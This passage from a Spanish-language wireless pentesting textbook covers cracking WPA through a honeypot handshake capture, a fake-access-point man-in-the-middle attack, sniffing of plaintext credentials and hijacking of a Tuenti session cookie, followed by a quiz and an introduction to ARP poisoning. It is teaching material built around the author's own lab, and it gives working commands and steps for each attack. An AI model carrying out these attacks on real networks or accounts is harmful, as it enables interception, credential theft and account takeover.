


Figura 7.21. Acceso a los paquetes 1 y 2 del proceso de autenticación en cuatro pasos aun en ausencia de PSK

Pongamos en marcha de forma práctica el ataque para ver cómo funciona:

1. Configure una red inalámbrica WPA-TKIP de nombre **Laboratorio_WPA** y protéjala con una clave que se encuentre en el diccionario que vaya a usar en el ataque. Nosotros hemos elegido **biscotte**. A continuación, conecte su máquina Windows a la red para que almacene las credenciales.

2. Abra un terminal en BackTrack e introduzca el comando `airbase-ng -c 9 -a C0:C1:C0:05:C2:30 -e Laboratorio_WPA -W 1 -z 2 mon0`. Con ello, se creará un punto de acceso (*honeypot*) WPA-PSK. La opción –z se refiere a WPA y 2 al algoritmo TKIP (Figura 7.22).

Figura 7.22. Creación de un honeypot WPA-PSK

3. Lance ahora `airodump-ng -c 9 --bssid C0:C1:C0:05:C2:30 --write WPA-sin-PA mon0` para capturar los paquetes en el archivo *WPA-sin-PA-01.cap*.

4. Ahora apague su *router* para simular un cliente aislado. En breves momentos el cliente contactará con el falso punto de acceso que acabamos de configurar (Figura 7.23).




Figura 7.23. Asociación de la víctima con el honeypot

El proceso de autenticación va a ser normal hasta que el cliente solicite el intercambio de PTK; es decir, con el segundo paquete. Dado que nuestro *honeypot* no conoce la frase de paso, y por tanto tampoco la PSK del cliente, automáticamente este último procede a enviar un paquete de desautenticación, con lo que la conexión queda interrumpida, pero ya poseeríamos todo lo necesario para realizar un ataque por diccionario.

5. En cuanto se nos indique que ha capturado el *handshake*, ya podemos proceder con el ataque para conseguir la contraseña (Figura 7.24).

Figura 7.24. Captura del handshake

6. Lance ahora el ataque de diccionario con `aircrack-ng WPA-sin-PA-01.cap -w /pentest/passwords/wordlists/darkc0de.lst`.

7. Como la frase de paso la elegimos sabiendo que estaba en dicho diccionario, es cuestión de tiempo que aircrack-ng nos la devuelva (Figura 7.25).




Figura 7.25. Obtención de la contraseña WPA

Como se puede apreciar, a pesar de que la conexión se interrumpe enseguida por falta de confianza, aún es posible utilizar *honeypots* WPA/WPA2 para conducir un ataque por diccionario idéntico al estudiado en el Capítulo 4 y, aunque se trate de un vector de ataque con probabilidades inversamente proporcionales a la fortaleza de la frase de paso, se trata de un mecanismo que no debe ser menospreciado; sobre todo cuando muchos puntos de acceso se encuentran mal configurados o con contraseñas por defecto.

7.5 AUTOEVALUACIÓN 7

- ¿Cuál de las afirmaciones siguientes es correcta sobre el ataque *caffe latte*?

  a) Es una ofensiva que permite recuperar cualquier contraseña de red en el cliente.
  b) Permite obtener las claves de red WEP almacenadas en un cliente.
  c) El cliente debe estar próximo a cualquier punto de acceso.
  d) Ninguna de las anteriores.

- ¿Cuál de las opciones siguientes de airbase-ng permite lanzar el ataque *caffe latte*?

  a) –W
  b) –N
  c) –L
  d) –Z

- ¿En qué consiste el ataque Hirte?

  a) En una ofensiva que se lleva a cabo sobre cualquier cliente autenticado.
  b) En un ataque WEP combinación de los ataques por fragmentación y *caffe latte*.
  c) En un ataque WPA sobre clientes aislados.
  d) En una ofensiva WEP modificación de los ataques chop-chop y *caffe latte*.

- ¿Cuál de las opciones siguientes de airbase-ng permite lanzar el ataque Hirte?

  a) –Z
  b) –N
  c) –L
  d) –W 1

- Indique si las siguientes afirmaciones son verdaderas (V) o falsas (F):
  a) Siempre podemos obtener las claves WPA almacenadas en un dispositivo aislado.
  b) Como el cifrado WPA es un mecanismo de autenticación mutua, no es posible recuperar la clave WPA de un cliente aislado.
  c) Para obtener los datos necesarios para lanzar un ataque por diccionario y recuperar la clave WPA bastaría con almacenar los dos primeros pasos de la autenticación WPA.
  d) La medida más sencilla para evitar ataques a clientes aislados es desconectar el adaptador de red.

8

ATAQUES AVANZADOS

Después de haber visto las técnicas más sencillas en capítulos precedentes, vamos a comenzar a poner en práctica ataques mucho más complejos. El primero de ellos, del que ya hablamos brevemente, es el **ataque *man-in-the-middle*** (MitM), o del **intermediario** en español. Una vez comprendido su modo de funcionamiento, lo usaremos como base para implementar otros dos ataques más sofisticados: **captura del tráfico** y **secuestro de la sesión**.

8.1 ATAQUE DEL INTERMEDIARIO

Este ataque, conocido como MitM, es una ofensiva pasiva que se realiza sobre redes locales, cableadas o inalámbricas. Es el ataque más potente que puede llevarse a cabo, pues el *hacker* adquiere la capacidad de leer y posteriormente insertar y modificar a voluntad los mensajes entre dos partes sin que ninguna de ellas conozca que el canal de comunicación ha sido violado.

Si la máquina víctima quiere enviar una determinada información a otra, que puede estar o no en la misma red, necesariamente lo tendrá que hacer a través del *router*. Basta con que la máquina atacante puentee la comunicación entre víctima y punto de acceso para que aquella pueda monitorizar toda la información (Figura 8.1). De este modo, el atacante adquiere la capacidad de leer, insertar y modificar a voluntad los mensajes entre dos partes, sin que ninguna de ellas conozca que el enlace entre aquellas ha sido violado.

El ataque MitM puede incluir algunos de los siguientes subataques: intercepción de la comunicación, ataques de sustitución y ataques de repetición.




Figura 8.1. Ataque del intermediario (MitM)

El modo más habitual de conducir esta ofensiva es aquel en el que el atacante se conecta a Internet empleando una red cableada y crea a continuación un falso punto de acceso. Este último emite un SSID idéntico al de algún punto de acceso legítimo. De este modo, un usuario podrá conectarse accidentalmente a él o ser forzado a hacerlo si el atacante usa una señal más potente que la del punto de acceso original.

El atacante puede ahora, de forma totalmente transparente a la víctima, redirigir el tráfico a Internet mediante un puente entre las interfaces cableada e inalámbrica.

Estudiemos de forma práctica cómo llevar a cabo este ataque:

1. Conecte la máquina atacante directamente a su *router* mediante un cable de red y cree a continuación un falso punto de acceso, de nombre **mitm**, con el comando `airbase-ng --essid mitm -c 9 mon0` (Figura 8.2).




Figura 8.2. Creación del falso punto de acceso

2. Cuando lance el comando anterior, airbase-ng generará una interfaz inalámbrica de nombre *at0* (Figura 8.3).




Figura 8.3. Interfaz inalámbrica at0 levantada por airbase-ng

3. Ahora es el momento de crear el puente entre la red Ethernet (eth0) y Wi-Fi (at0) con los comandos ya estudiados en el Capítulo 6 (Figura 8.4).




Figura 8.4. Creación del puente cableado-inalámbrico

4. Una vez creado, vamos a asignar al puente una dirección IP, como por ejemplo 192.168.1.100 y comprobar su conectividad con el *router* (192.168.1.1). Si todo ha ido bien verá una imagen como la siguiente:




Figura 8.5. Asignación de la IP 192.168.1.100 al puente

5. Ahora, como ya vimos, estableceremos el redireccionamiento en el *kernel* del sistema operativo (Figura 8.6).

Figura 8.6. Redireccionamiento en el kernel del SO

6. Si hemos seguido correctamente los pasos, podremos conectar a la víctima con la red **mitm**. Automáticamente recibirá una dirección IP del servidor DHCP. En nuestro caso, el servidor le ha asignado la dirección 192.168.1.104 (Figura 8.7).




Figura 8.7. Configuración de red

7. Hagamos un *ping* por la interfaz cableada del *router* (192.168.1.1) para verificar la conexión (Figura 8.8).




Figura 8.8. Conexión efectuada con éxito

Desde este momento, la víctima puede navegar a través de Internet sin que exista ningún indicio de que se ha violado la comunicación.

8. Como todo el tráfico de la red inalámbrica está redirigido a la interfaz cableada, tenemos control absoluto del mismo, lo que puede verificarse en Wireshark escuchando la interfaz at0 (Figura 8.9).




Figura 8.9. Monitorización de los paquetes enviados y recibidos por la víctima

8.2 CAPTURA DEL TRÁFICO Y SECUESTRO DE LA SESIÓN

En el ejercicio aprendimos a crear un puente entre las interfaces cableada e inalámbrica, una de las posibles arquitecturas para ejecutar un ataque del intermediario, aunque no la única. Tomando esto como punto de partida, vamos ahora a capturar y analizar todo el tráfico de red generado por la víctima para obtener datos relevantes de la misma.

Veamos brevemente cómo analizar los distintos paquetes de la víctima para obtener credenciales en un servicio web.

1. Repita todos los pasos del punto anterior para lanzar un ataque MitM sobre la víctima.

2. Lance Wireshark y seleccione la interfaz at0 para comenzar a capturar todos los paquetes que pasen por la máquina atacante (Figura 8.10).

Figura 8.10. Selección de at0 como interfaz de escucha en Wireshark

3. Desde este momento ya podemos monitorizar todo el tráfico enviado y recibido por la víctima (Figura 8.11).




Figura 8.11. Monitorización de paquetes a través de at0

4. Abra una página web en el navegador de la víctima que le permita autenticarse en un servicio cualquiera; en nuestro caso, *http://www.davidarboledas.es*, pues ya lo hemos preparado para este ataque (Figura 8.12).

Figura 8.12. Autenticación de un usuario en un sitio web

5. Inicie sesión con el nombre de usuario y contraseña que desee y pulse **ENTRAR**. Verá cómo una rápida sucesión de paquetes aparecen en la ventana de Wireshark. Aplique un filtro **http** para ver solo el tráfico web (Figura 8.13).




Figura 8.13. Paquetes http capturados por Wireshark

6. Fácilmente podrá localizar la petición POST que fue utilizada en el formulario para enviar las credenciales de autenticación en el sitio web (Figura 8.14).




Figura 8.14. Captura de las credenciales introducidas por la víctima

Como observa en la imagen anterior, toda la información sin cifrar que se envíe por la red puede ser capturada y utilizada a posteriori para fines distintos. Este es el motivo por el que en muchos servicios de internet se emplean protocolos seguros **https** y *cookies* de autenticación, como en las redes sociales.

Aun en este último caso, es posible llegar a acceder al servicio sin obtener las credenciales. Ello es factible gracias a que podemos **secuestrar la sesión** y hacernos pasar por el legítimo usuario. Veamos cómo ponerlo en práctica:

1. Abra en la máquina de la víctima el servicio *http://www.tuenti.com* e introduzca sus credenciales de acceso mientras captura en Wireshark el tráfico que circula por la interfaz.

2. Introduzca como filtro **hhtp.cookie contains "sid"** y busque el valor de la *cookie* de identificación de sesión (sid), como se observa en la figura 8.15.




Figura 8.15. Captura de la cookie de identificación de sesión en Tuenti

3. Con cualquier complemento para gestión de *cookies*, como por ejemplo **Cookie Editor** para Google Chrome o Firefox, cree una nueva *cookie* con los valores capturados (Figura 8.16).




Figura 8.16. Creación de una cookie sid con Cookie Editor

4. Una vez almacenada, es suficiente con ir a la página de Tuenti para entrar directamente en la cuenta de la víctima sin necesidad de tener que autenticarse con el usuario y contraseña.

8.3 TÉCNICAS DE SUPLANTACIÓN DE IDENTIDAD

Las técnicas de suplantación de identidad —conocidas por su terminología inglesa, *spoofing*—, son todas aquellas en las que una persona o programa consigue enmascararse en una transmisión para realizar generalmente un uso malicioso de la misma.

Muchos de los protocolos del modelo TCP/IP no proveen mecanismos de autenticación para el origen y destino de un mensaje, por lo que son susceptibles de sufrir estos ataques de suplantación que, en definitiva, no son sino un ataque del intermediario.

De las diferentes técnicas de suplantación, nos centraremos en dos: **envenenamiento ARP** y **envenenamiento DNS**.

8.3.1 Envenenamiento ARP

ARP es el acrónimo inglés para Protocolo de Resolución de Direcciones. Es el protocolo de la capa de enlace de datos responsable de encontrar la dirección física MAC que se corresponde con una determinada dirección de Internet IP. Para ello, se envía un paquete *ARP request* a la dirección de difusión de la red (FF:FF:FF:FF:FF:FF)

que contiene la dirección IP por la que se pregunta. A continuación, se espera a que una máquina responda con un paquete *ARP reply* con la dirección MAC que le corresponda.

Cada máquina mantiene una caché con las direcciones traducidas para reducir el retardo. Esta característica –junto con el hecho de que cuando dos hosts están en la misma red y se quieren comunicar entre ellos es obligada la utilización de este protocolo– permite que envenenando la tabla ARP, una víctima sea forzada a enviar los paquetes a la máquina atacante en lugar de hacerlo a su destino legítimo. El atacante puede entonces elegir entre reenviar el tráfico a la puerta de enlace predeterminada real (ataque pasivo), o modificar los datos antes (ataque activo). El atacante puede incluso lanzar un ataque de tipo DoS contra una víctima, asociando una dirección MAC inexistente con la dirección IP de la puerta de enlace predeterminada de la víctima.

